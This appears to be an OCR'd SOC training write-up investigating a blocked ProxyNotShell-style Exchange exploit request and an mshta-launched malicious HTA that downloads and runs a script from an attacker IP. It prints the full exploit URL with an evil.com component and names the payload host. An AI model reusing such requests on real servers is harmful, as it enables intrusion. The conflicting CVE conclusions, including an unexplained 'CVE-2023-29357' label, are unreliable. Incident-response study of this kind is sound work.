
logs


Outgoing traffic to this but nothing else out of the ordinary















Event Conclusion: True Positive CVE-2023-29357

Identification,	Containing,	Eradication,	Recovery
Yes	Yes	PatchOutlook	BackupRestore

Investigation 1.1



Field	Value
EventID	125
Event Time	Sep, 30, 2022, 07:19 AM
Rule	SOC175 - PowerShell Found in Requested URL - Possible CVE-2022-41082 Exploitation
Level	Security Analyst
Hostname	Exchange Server 2
Destination IP Address	172.16.20.8
Log Source	IIS
Source IP Address	58.237.200.6
Request URL	/autodiscover/autodiscover.json?@evil.com/owa/&Email=autodiscover/autodiscover.json%3f@evil.com&Protocol=XYZ&FooProtoco
HTTP Method	GET
User-Agent	Mozilla/5.0 zgrab/0.x
Action	Blocked
Alert Trigger Reason	Request URL Contains PowerShell

First glance, a blocked powershell privilege escalation attack an Microsoft Exchange Server CVE that allows remote code execution, aka proxynotshell attack

CNA: Microsoft Corporation **Base Score:** 8.0 HIGH **Vector:** CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H


Metric	Value	Description
AV	A	Attack Vector: Adjacent Network (Requires the attacker to be on the same local network or physically adjacent)
AC	L	Attack Complexity: Low (Exploitation does not require complex conditions)
PR	L	Privileges Required: Low (Requires only low-level privileges)
UI	N	User Interaction: None (No user interaction needed for exploitation)
S	U	Scope: Unchanged (Exploitation does not change the scope of impact)
C	H	Confidentiality Impact: High (Significant loss of confidentiality)
I	H	Integrity Impact: High (Significant loss of integrity)
A	H	Availability Impact: High (Significant loss of availability)

I'll start with checking the source IP address


IrisFlower	2022-11-24 03:11:55 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	Port Scan Hacking
IrisFlower	2022-11-24 02:49:51 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	Port Scan Hacking
IrisFlower	2022-11-24 02:07:13 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	Port Scan Hacking
IrisFlower	2022-11-24 00:57:32 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	Port Scan Hacking
moebius	2022-11-23 23:08:07 (1 year ago)	Invalid user pi from 58.237.200.6 port 57960	Brute-Force SSH
LarsLehmann	2022-11-23 22:37:37 (1 year ago)	Nov 24 04:37:36 mon01vp sshd[16200]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eui ... show more	Brute-Force SSH
F63NNKJ4	2022-11-23 21:04:02 (1 year ago)	Nov 24 03:02:57 minden010 sshd[2577]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eu ... show more	Brute-Force SSH


REPUTATION DETAILS


SENDER IP REPUTATION Poor Submit Sender IP Reputation Ticket



Malicious IP, in the log sources we see this IP getting blocked 3 times trying to GET these URL’s









The endpoint logs look clean, and the attack was blocked, lets examine the URL


The URL `/autodiscover/autodiscover.json?@evil.com/owa/&Email=autodiscover/autodiscover.json%3f@evil.com&Protocol=XYZ&FooProtocol=Powershell` appears to be an attempt to exploit a vulnerability or perform a security test. Here's a brief breakdown:


- **Path**: `/autodiscover/autodiscover.json` - Typically used by Microsoft Exchange for automatic email configuration.
- **Query Parameters**:
  - `@evil.com/owa/` - Indicates a potentially malicious domain or email.
  - `Email=autodiscover/autodiscover.json%3f@evil.com` - A potentially obfuscated URL pointing to a malicious email or domain.
  - `Protocol=XYZ` - Arbitrary or possibly an invalid protocol value.
  - `FooProtocol=Powershell` - Indicates an attempt to use PowerShell, which could suggest an attempt to exploit a PowerShell vulnerability.


Overall, this URL looks like it's crafted to test or exploit vulnerabilities related to Exchange's autodiscover feature, potentially aiming to exe.e commands or gain unauthorized access.














Event Conclusion: True Positive CVE-2022-41082

Identification	Containing	Eradication	Recovery
Yes	No	WasBlocked	WasBlocked

Patching all Microseft Exchange Servers to latest version.

Investigation 1.2


High | Mar, 05, 2022, 10:29 AM | SOC164 - Suspicious Mshta Behavior


EventID :	114
Event Time :	Mar, 05, 2022, 10:29 AM
Rule :	SOC164 - Suspicious Mshta Behavior
Level :	Security Analyst
Hostname :	Roberto
IP Address :	172.16.17.38
Related Binary :	mshta.exe
Binary Path :	C:/Windows/System32/mshta.exe
Command Line :	C:/Windows/System32/mshta.exe C:/Users/Roberto/Desktop/Ps1.hta
MD5 of Ps1.hta :	6685c433705f558c5535789234db0e5a
Alert Trigger Reason :	Low reputation hta file executed via mshta.exe
EDR Action :	Allowed

Field	Value
EventID	114
Event Time	Mar, 05, 2022, 10:29 AM
Rule	SOC164 - Suspicious Mshta Behavior
Level	Security Analyst
Hostname	Roberto
IP Address	172.16.17.38
Related Binary	mshta.exe
Binary Path	C:/Windows/System32/mshta.exe
Command Line	C:/Windows/System32/mshta.exe C:/Users/Roberto/Desktop/Ps1.hta
MD5 of Ps1.hta	6685c433705f558c5535789234db0e5a
Alert Trigger Reason	Low reputation hta file executed via mshta.exe
EDR Action	Allowed

First Glance, The alert indicates that an HTA file (Ps1.hta) with a low reputation was executed using mshta.exe. HTA files can be used to run scripts, and their use in this way is often associated with malicious activity. The EDR action was to allow the execution, but this behavior is flagged as suspicious due to the low reputation of the HTA file.


I’ll start with checking the command line and hash of PS1.hta






Input		Threat level
886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unknown HTML document, ASCII text, with very long lines, with CRLF line terminators 886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1	Sample (6.8KiB)	malicious
886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unknown HTML document, ASCII text, with very long lines, with CRLF line terminators 886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1	Sample (6.8KiB)	malicious
886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unknown HTML document, ASCII text, with very long lines, with CRLF line terminators 886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1	Sample (6.8KiB)	malicious

Malicious, I’ll contain now




I’ll use the hash to scan and eradicate it from all other infected system, Now I’ll go check the EDR logs of Roberto.

This is the command line right after the HTA File execution




Summary: The script is a piece of malware. It constructs and executes a URL download command to fetch a script from http://193.142.58.23/Server.txt and then executes the downloaded script. The use of hexadecimal encoding and Invoke-Expression for executing code makes it an obfuscated method of delivering and running potentially harmful scripts.


I’ll check Robertos IP logs to see how he might've gotten this malicious file
Here we see him downloading the malicious script at the as a phase two of the attack




We do see Roberto being targeted by a malicious IP address over http


Reporter	IoA Timestamp in UTC	Comment	Categories
✔ Scan	2024-08-07 07:41:21 (2 weeks ago)	MultiHost/MultiPort Probe, Scan, Hack -	Port Scan, Hacking
✔ Scan	2024-08-05 12:40:56 (2 weeks ago)	MultiHost/MultiPort Probe, Scan, Hack -	Port Scan, Hacking
✔ IP Analyzer	2024-08-03 12:45:31 (3 weeks ago)	Unauthorized connection attempt from IP address 193.142.58.23 on Port msg=Match	Port Scan

